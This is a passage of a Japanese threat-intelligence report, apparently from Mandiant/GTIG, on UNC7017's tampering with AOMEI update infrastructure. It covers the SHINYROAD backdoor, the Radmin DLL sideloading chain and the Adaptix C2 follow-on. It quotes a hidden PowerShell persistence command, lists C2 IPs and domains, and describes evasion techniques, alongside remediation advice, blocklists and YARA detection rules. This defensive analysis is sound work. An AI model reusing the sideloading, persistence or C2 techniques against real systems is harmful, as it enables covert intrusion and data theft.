ステージ 3 ペイロード: SHINYROAD と Radmin Suite
CROSSROAD によって %LOCALAPPDATA%\Radmin\ に解凍されたペイロード アーカイブには、SHINYROAD モジュール型バックドア フレームワークの配信に使用される Famatech Radmin 3.x 管理バンドルが含まれています。このマルウェア自体には独自の永続化メカニズムは組み込まれておらず、実行は CROSSROAD によって登録された外部のスケジュールされたタスクに全面的に依存しています。
-
DLL 検索順序のハイジャック(BlkScrDl.dll)による実行: 永続化された
RadminComponentRuntimeスケジュール タスクが、正規の署名付き Radmin バイナリ%LOCALAPPDATA%\Radmin\FamItrfc.exe --runtimechk(またはFamItrf2.exe)を起動すると、実行が開始されます。起動時、Radmin 実行可能ファイルは検索順序ハイジャックによって、攻撃者の署名されていない DLL であるBlkScrDl.dllを読み込むよう悪用されます。攻撃者は、この DLL に Radmin の正規の「空白画面」ドライバ ライブラリを装った名前を付けました。 -
共有メモリとインプロセス COM サーバーのステージング:
BlkScrDl.dllは、実行時に実行ディレクトリ内のconfig.zipを見つけ、その生のデータをLocal\963d3c60-d406-4ad6-aa1e-dc8e45061ccfという名前の共有メモリ セクションにマッピングし、csvc\RuntimeComponent.dllを CLSID{21191641-0D7F-4CD9-9572-01AAE6E7851B}と AppID{9AD3E98A-4C7E-4F37-982D-D73D41E4F91B}のもとにインプロセス COM サーバーとして動的に登録します。 -
COM トリガーによるステージ 2 の初期化と埋め込み PocketPy VM: Radmin プロセスが登録済みの CLSID をインスタンス化すると、Windows COM サブシステムが DLL を読み込みます。DLL は共有メモリから
config.zipを直接読み取り、暗号化されたペイロードmetadata.datを解凍して、HMAC-SHA256 派生鍵と IV を使用して ChaCha20 で復号します。復号されたペイロードは、コンパイルされた Python バイトコードで構成されており、RuntimeComponent.dllが組み込まれた PocketPy インタプリター内でこれを実行して、8.218.65.184:443への初期 C2 接続を確立します。
SHINYROAD アーキテクチャの進化
以前のキャンペーン バリアントの分析により、SHINYROAD はカスタム C レベル拡張機能(_pyio_compat、_pyio_struct、pkpy)を利用して、標準の Python ライブラリをディスクに読み込まないようにしていることが判明しました。
-
カスタム バイナリ C2 プロトコル: 以前のバリアントは、生の TCP(
8.218.65.184:41397)を介して通信していました。エージェントは、ホスト名とユーザー名のフィンガープリントを作成して一意の ID を生成し、ハードコードされたハンドシェイク キーを介して認証を行い、以降のすべての通信を、この一意の ID から派生した対称鍵暗号を使用する方式へ動的に移行します。 -
インメモリ機能: このエンジンは、インタラクティブなリモートシェル アクセス(os.system)、トラフィック チャフ(ネットワーク シグネチャを妨害するためにランダム化されたジャンク パケットを生成)、
pkpyWorkPool スレッド マネージャーを介した動的なインメモリ拡張をサポートしており、スクリプト モジュールをディスクに書き込むことなく実行できます。
侵入後の活動: Nitro PDF テーマと Adaptix C2
2026 年 7 月中旬、SHINYROAD のデプロイ成功後、UNC7017 が侵入後活動用フレームワークである Adaptix C2 のクライアントコンポーネント「ADAPTAGENT」を送り込む配信するという、後続フェーズの活動がテレメトリーによって特定されました。ユーザーが自らダウンロードしたアクティビティに見せかけて紛れ込むため、これらのペイロードは Nitro PDF のプロモーション ツールやスキャンツール(NitroPromotion.exe)に偽装していました。
-
永続化: マルウェアは、
\NitroRuntimeという名前のスケジュールされたタスクを登録し、以下を実行しました。
powershell -Command "Start-Process 'C:\Users\<USER>\AppData\Local\Temp\NitroPromotion.exe' -WindowStyle Hidden"図 6: NitroRuntime タスク スケジューラによる永続化
-
Adaptix C2 ビーコン送信: 実行可能ファイルは、
%LOCALAPPDATA%\Nitro Pro\からEztwain4.dll(ADAPTAGENT)をサイドローディングし、8.210.84.56:6800への 2 分間隔の定期的なビーコンを確立しました。
見通しと影響
このキャンペーンは、ソフトウェア サプライ チェーン攻撃の手法がより広範に進化していることを示しています。サプライ チェーンへの侵入は、歴史的にソフトウェアのソースコードにバックドアを挿入したり、デベロッパーのビルド パイプラインを改ざんしたりすることに重点が置かれてきました(例: SolarWinds、3CX)。ソースツリーの侵害は大きな影響を及ぼしますが、公式リリース ファイルに永続的なバイナリ シグネチャが残るため、リリース後のバイナリ分析で発見される可能性があります。
UNC7017 が一時的な構成改ざんを採用している手法は、オーバーヘッドが少なく、よりステルス性の高い代替手段と言えます。
-
設計段階からの解析回避: 構成変更の発生を 5~10 分間の時間枠に限定することで、大半の正規ユーザーや自動化されたリポジトリ クローラーは、ベンダーの署名がある正規ファイルのみにしか接しない(検出できない)ようになっています。
-
選択的な悪用: 脅威アクターは、ベンダーのインフラストラクチャでの露出時間枠を最小限に抑えながら、頻繁にポーリングを行う標的組織を選択的に侵害できます。
-
二面的なアプローチ: ソフトウェア アップデートのリダイレクトと、不可視の WebDAV NTLM 認証強制を組み合わせることで、バイナリ ペイロードの実行がブロックされた場合でも、攻撃者は受動的なユーザーから認証情報を収集できるようになります。
-
商用ソフトウェアの流用: サイドローディングされた隠密チャネルをカモフラージュするために、正規の管理ツール(Radmin 3.x など)の未改変バージョンをデプロイする手法は、攻撃者が商用のリモート管理機能を隠されたバックドア モジュールとどのように組み合わせているかを示しています。
修復とセキュリティ強化
防御側は、アップデータ プロセスの動作プロファイリングに重点を置き、特にバックグラウンドのアップデート実行プロセスによって生成された署名のない子プロセスや、信頼できるデスクトップ ソフトウェアから発生する不正なネットワーク リダイレクトをモニタリングする必要があります。ソフトウェア デリバリー パイプラインのセキュリティ保護に関するより広範な推奨事項については、以前に公開されたサプライ チェーン侵害の軽減策ガイダンスをご覧ください。
ベンダーへの通知とアーキテクチャのセキュリティ強化
2026 年 7 月 17 日、Mandiant は AOMEI Technology に対し、同社のアップデート インフラストラクチャで構成の改ざんが確認されたことを通知し、関連するインジケーターを提供しました。その後、AOMEI は 2026 年 7 月 29 日に、是正措置を講じたと回答しました。
サーバーサイドの修復ではエンドポイントを駆除できない理由
重要な点として、サーバーサイドの修復だけでは、以前の改ざん期間中に悪意のあるアップデートをダウンロードしたエンドポイントはクリーンアップされません。改ざんはごく短時間で行われたため、プロアクティブなエンドポイント ハンティングと修復が行われない限り、これらのファイルを受信したシステムは、組織が把握しないまま侵害された状態が続く可能性があります。
-
永続的な常駐ペイロード: 改ざんが有効な期間中に更新をポーリングしたエンドポイントは、スケジュールされたタスクを介して永続的なペイロードをダウンロードし、ステージングしました。このペイロードは、ベンダーが配信元サーバーで正規の .ini ファイルを復元した後も完全に動作し続けます。
-
根本原因の隠蔽: その後のバックドア アクティビティとスケジュールされたタスクは、検出可能なエンドポイント テレメトリーを生成しますが、一時的な配信ベクトルにより、初期の侵入メカニズムが隠蔽されます。サーバーの改ざんは約 5 分間続き、ローダーはローカル構成ファイルを能動的に元に戻すため、数時間後にベンダーの更新 URL を確認した調査員は、無害で正規のインフラストラクチャしか確認できず、根本原因の分析と最初の感染者の特定が困難になります。
-
ハンティングの必要性: AOMEI ソフトウェアを実行している組織は、ベンダーがサーバーサイドで是正措置を講じたからといって、それだけで保護されていると考えることはできません。企業のセキュリティ チームは、本投稿で提供されているインジケーターと YARA ルールを活用して、4 月から 7 月までの期間全体にわたってエンドポイントとネットワークの遡及的な脅威ハンティングを行う必要があります。
ソフトウェア ベンダーとデベロッパー向けのガイダンス
ソフトウェア サプライ チェーンのセキュリティは、デベロッパーのワークステーションやビルド パイプラインにとどまりません。デスクトップ ソフトウェアがリモート構成ファイルに依存して更新と通知の動作を管理している場合、攻撃者はソースコードではなく配信レイヤを標的とする可能性があります。構成の改ざんや配信チャネルのハイジャックを防ぐために、ソフトウェア ベンダーは次のセキュリティ対策を実装する必要があります。
-
エンドツーエンドの暗号署名検証: クライアント アプリケーションは、ダウンロードしたすべての実行可能ファイルとアーカイブの Authenticode デジタル署名を暗号学的に検証し、ベンダー証明書の有効性を確認してから、解凍または実行する必要があります。アップデート クライアントは、トランスポート層の HTTPS やリモート チェックサム(認証されていない構成ファイル内のクリアテキスト MD5 値など)のみに依存してはなりません。
-
暗号署名された構成ファイル: リモート構成ファイル(.ini、.json、.xml)は、非対称公開鍵暗号を使用してデジタル署名する必要があります。配信元サーバーまたはコンテンツ配信ネットワーク(CDN)が不正に改ざんされた場合、クライアント ソフトウェアは無効な署名を検出し、構成を拒否します。
-
ドメインの許可リスト登録と宛先ピニング: ソフトウェア アップデート クライアントは、宛先ピニングを厳格に適用し、アップデートのダウンロードを、事前に承認されたベンダーの公式ドメインと CDN に限定する必要があります。アップデート エンジンは、任意のサードパーティ ドメインや汎用パブリック クラウド ストレージ バケットへのリダイレクトを拒否する必要があります。
-
アプリ内ハンドラでの Uniform Resource Identifier(URI)スキームの制限: 埋め込みウェブビュー、プロモーション ポップアップ、通知ハンドラは、安全なウェブ プロトコル(
https://)を厳格に適用し、ローカル ファイル(file://)と UNC WebDAV スキームを明示的に禁止して、外部への NTLM 認証情報の強制を防止する必要があります。 -
コア アップデートとマーケティング チャネルの分離: 重要なソフトウェア メンテナンス ルーティンを動的なプロモーション ポップアップや通知バナーから分離することで、攻撃対象領域を縮小し、広告チャネルがローカル コード実行をトリガーできないようにします。
-
配信元の整合性モニタリングとアクセス制御: 更新メタデータをホストするオリジン ウェブサーバーとオブジェクト ストレージ バケットでは、厳格なアクセス制御、多要素認証、自動化されたリアルタイムのファイル整合性モニタリング(FIM)を適用し、構成変更時に即座にアラートを送信する必要があります。
セキュリティ運用(SOC)とインシデント対応担当者向けのガイダンス
「特定の時点」でのトリアージにおける落とし穴の克服
この攻撃はごく短時間で行われる性質を持つため、インシデント対応に特有の課題が生じます。
-
トリアージの罠: アップデータによって生成された不審なプロセスに対して EDR アラートがトリガーされると、SOC アナリストはベンダーのダウンロード URL にアクセスしたり、URL のレピュテーションを確認したりして、アラートを検証しようとすることがよくあります。脅威アクターは 5~10 分以内にリモート構成ファイルを元に戻すため、ベンダーのサーバーはほとんどの場合、正規のクリーンなファイルを返します。そのため、アナリストはアラートを誤検知と誤認して取り下げてしまいます。
-
実用的な IR プロトコル: 防御側は、ライブウェブ チェックに依存してはなりません。インシデント対応担当者は、エンドポイントの
%PROGRAMFILES(X86)%\AOMEI\*\Tmphtml\にキャッシュ保存された構成ファイルを保全および分析し、アラートがトリガーされた正確な秒に対応するプロキシ / ファイアウォールのテレメトリーを確認する必要があります。
後続の 攻撃活動の偽装
Nitro PDF を装った Adaptix C2 のデプロイにより、アナリストはアラートを段階的なラテラル ムーブメントではなく、ユーザーが開始した単発のソフトウェア ダウンロードとして処理してしまう可能性があります。インシデント対応者は、アップデータ プロセスの親プロセスを追跡して、サプライ チェーン改ざんの根本原因を特定する必要があります。
エンドポイントとネットワークのセキュリティ強化アクション
エンドポイント ファイルのチェック
システム内で以下のディレクトリおよびアーティファクトを点検してください。防御側は、悪意のあるペイロードと、検索順序ハイジャックに悪用される正規の署名付きバイナリを区別する必要があります。
表 1: エンドポイント ファイルのチェック
スケジュールされたタスクとレジストリ
-
スケジュールされたタスク:
\NitroRuntimeまたは\RadminComponentRuntimeという名前の不正なタスクがないか確認します。 -
レジストリ:
\REGISTRY\MACHINE\SYSTEM\Software\Microsoft\TIP\AggregateResults\dataに異常なバイナリ blob がないか確認します。
ネットワーク防御
-
promotion.storage-data.com、aomei.storage-data.com、storage-data.com、8.210.84.56、47.239.60.117、8.218.65.184へのアウトバウンド ネットワーク接続をブロックします。 -
NTLM 認証情報の強制取得を防止するため、外部 IP アドレスへのアウトバウンド SMB(TCP 445)および WebDAV トラフィックをブロックします。
-
プロキシとウェブ ゲートウェイのログを調べ、ユーザー エージェント
Anyviewer-loader/1.0の指定、または Alibaba Cloud OSS エンドポイントserv.oss-cn-hongkong.aliyuncs.comへのリクエストがないか確認します。
セキュリティ侵害インジケーター(IoC)
このブログ投稿で概要を説明している活動を捕捉し特定するために、コミュニティ全体を支援する目的で、登録ユーザー向けにセキュリティ侵害インジケーター(IOC)を GTI コレクションに含めました。
悪意のあるファイルのハッシュ(SHA-256)
表 2: 悪意のあるファイルのインジケーター
正規ファイルのハッシュ(SHA-256)
表 3: 正規のファイル インジケーター
構成ファイルのハッシュ(AOMEI .ini)
表 4: 構成ファイル
ネットワーク インジケーター
表 5: ネットワーク インジケーター
ミューテックスとスケジュールされたタスク
-
ミューテックス:
Global\{F9E6E3C0-E11A-4F85-9944-AF4AD6E05883} -
共有メモリ マッピング:
Local\963d3c60-d406-4ad6-aa1e-dc8e45061ccf -
スケジュールされたタスク:
\RadminComponentRuntime
Google Security Operations(SecOps)
Google Security Operations のお客様は、「Mandiant Frontline Threats」、「Mandiant Hunting Rules」、「Applied Threat Intelligence - Curated Prioritization」の各ルールパックで、これらの広範なカテゴリのルールなどを利用できます。このブログ投稿で取り上げた活動は、Google Security Operations において以下のルール名で検出されます。
-
Explorer Launching Cmd With Powershell Start Process Command
-
Suspicious Process Invoking Dllhost Clsid Invocation
-
ファイル IoC の ATI アクティブ侵害ルールに一致
-
IP アドレス IoC の ATI 高優先度ルールに一致
-
IP アドレス IoC の ATI 中優先度ルールに一致
-
システム バイナリのコピー
-
System32 バイナリが非標準ディレクトリにコピーされた
検出
YARA ルール
rule G_APT_Downloader_CROSSROAD_1
{
	meta:
		author = "Mandiant"
		desc = "Detects obfuscated and masquerading UNC7017 CROSSROAD downloaders targeting AOMEI software update mechanisms"

	strings:
		// Masquerading & Metadata
		$meta_typo = "AOMEI Update Compent" wide
		$meta_co = "AOMEI International Network Limited" wide
		$meta_ver = "8.2.5.0" wide
		$meta_orig = "upgrade-now.exe" wide
		$meta_name = "upgrade-now" wide
		// Embedded Decompression & Downloader Artifacts
		$miniz1 = "archive is too large" ascii
		$miniz2 = "failed finding central directory" ascii
		$miniz3 = "unexpected decompressed size" ascii
		$whttp1 = "WinHttpCrackUrl" ascii
		$whttp2 = "WinHttpSendRequest" ascii
		// Obfuscation & Scheduled Task Artifacts
		$task1 = "RadminComponentRuntime" wide
		$task2 = "Radmin Component runtime checkable." wide
		$flag = "--runtimechk" wide
		$sob1 = "IsCurrentIpWhitelisted._sob_enc" ascii
		$sob2 = "DownloadFileFromUrlA._sob_enc" ascii
		$sob3 = "WinMain._sob_enc." ascii
		$obf_key = "_sob_key" ascii
	condition:
		uint16(0) == 0x5A4D and uint32(uint32(0x3C)) == 0x00004550 and filesize < 5MB and (
			(($meta_typo or ($meta_co and ($meta_orig or $meta_name or $meta_ver))) and
			 any of ($miniz*) and
			 any of ($whttp*)) or
			(2 of ($sob*) and ($task1 or $flag)) or
			($obf_key and $task1 and $task2 and any of ($sob*))
		)
}
rule G_APT_Backdoor_SHINYROAD_1
{
	meta:
		author = "Mandiant"
		desc = "Detects the SHINYROAD BlkScrDl.dll COM-staging loader and RuntimeComponent.dll PocketPy engine"

	strings:
		// Shared SHINYROAD artifacts (shared memory section and mutex)
		$shm = "Local\\963d3c60-d406-4ad6-aa1e-dc8e45061ccf" ascii wide
		$mtx = "Global\\{F9E6E3C0-E11A-4F85-9944-AF4AD6E05883}" ascii wide
		// BlkScrDl.dll loader: config.zip staging and COM server registration
		$ld1 = "%sconfig.zip" ascii
		$ld2 = "%scsvc\\RuntimeComponent.dll" ascii
		$ld3 = "libBlkScrDl.dll" ascii
		$com1 = "Software\\Classes\\CLSID\\%s" ascii
		$com2 = "Software\\Classes\\AppID\\%s" ascii
		$com3 = "%s\\InprocServer32" ascii
		// RuntimeComponent.dll embedded PocketPy engine
		$rc1 = "libRuntimeComponent.dll" ascii
		$rc2 = "metadata.dat" ascii
		$rc3 = "_pyio_compat" ascii
		$rc4 = "_pyio_struct" ascii
		$rc5 = "%sdemo_srv.log" ascii
	condition:
		uint16(0) == 0x5A4D and uint32(uint32(0x3C)) == 0x00004550 and filesize < 5MB and (
			($shm and $mtx) or
			(($shm or $mtx) and (2 of ($ld*) or 2 of ($rc*))) or
			(2 of ($ld*) and 2 of ($com*)) or
			($rc1 and $rc2 and any of ($rc3, $rc4, $rc5))
		)
}
rule G_APT_Backdoor_SHINYROAD_2
{
	meta:
		author = "Mandiant"
		desc = "Detects compiled PocketPy bytecode payloads associated with SHINYROAD backdoors"

	strings:
		$pkpy_magic = { 4F 43 01 00 }
		$proto1 = "mct3-handshake-v1" ascii
		$script = "bootstrap_tcp_slim_v2_call_min.py" ascii
		$jam1 = "JAM_BURST_PACKETS_MIN" ascii
		$jam2 = "JAM_MIN_MS" ascii
		$jam3 = "JAM_MAX_BYTES" ascii
		$mod1 = "_pyio_struct" ascii
		$mod2 = "_pyio_compat" ascii
		$enc1 = "nh_enc" ascii
		$enc2 = "encbody" ascii

	condition:
		$pkpy_magic at 0 and filesize < 500KB and (
			$proto1 or
			$script or
			all of ($jam*) or
			(all of ($mod*) and any of ($enc*))
		)
}
rule G_APT_Launcher_ADAPTAGENT_1
{
meta:
author = "Mandiant"
desc = "Detects UNC7017 ADAPTAGENT post-exploitation loader and sideloaded Adaptix payload (Nitro camouflage)"
ref = "https://cloud.google.com/blog/topics/threat-intelligence/investigating-ephemeral-supply-chain-tampering"
platforms = "Win"
rs1 = "14b31918075e6130b9123158743db0a81e2d7bfcf6d39731ee7d9200a98cd591"
strings:
// Sideloaded Masquerading & Camouflage
$camo_exe1 = "NitroPromotion.exe" ascii wide nocase
$camo_exe2 = "Nitro_Scan2PDFApp.exe" ascii wide nocase
$camo_dll1 = "Eztwain4.dll" ascii wide nocase
$camo_dll2 = "Nitro PDF Eztwain4" ascii wide nocase
$camo_ver = "14.10.1.0" ascii wide
$camo_copy = "Nitro Software, Inc." ascii wide
// NitroPromotion Loader & Staging Functionality
$load1 = "DownloadToLocalAppData" ascii
$load2 = "ExtractZipToDirectoryA" ascii
$load3 = "GetTempZipFileNameA" ascii
$load4 = "CreateScheduledTask" ascii
// Adaptix C2 & ADAPTAGENT Core Artifacts
$adapt1 = "Adaptix Crash Analyzer v1.0" ascii
$adapt2 = "Global\\{8d00c640-48d8-4440-a8e1-660fd37f572a}" ascii wide
$adapt3 = "\\\\.\\pipe\\%08lx" ascii
$adapt4 = "13ConnectorHTTP" ascii
$adapt5 = "9Connector" ascii
condition:
uint16(0) == 0x5A4D and uint32(uint32(0x3C)) == 0x00004550 and filesize < 10MB and (
// Branch 1: ADAPTAGENT Sideloaded Payload (Eztwain4.dll)
(any of ($camo_dll*, $adapt1, $adapt2) and 2 of ($adapt*)) or
// Branch 2: NitroPromotion Masquerading Loader (NitroPromotion.exe)
(any of ($camo_exe*) and (2 of ($load*) or any of ($adapt1, $adapt2))) or
(all of ($camo_ver, $camo_copy) and any of ($camo_exe*) and any of ($load*))
)
}MITRE ATT&CK の手法
表 6: MITRE ATT&CK 手法
謝辞
GTIG と Mandiant は、この活動を最初に発見し、プロアクティブにテレメトリーを共有し、共通の顧客ベースとより広範なソフトウェア エコシステムのセキュリティ確保のために継続的に協力してくれた ManageEngine Threat Analysis Lab(METAL)のリサーチチームに感謝いたします。
- Mandiant
- Google Threat Intelligence Group
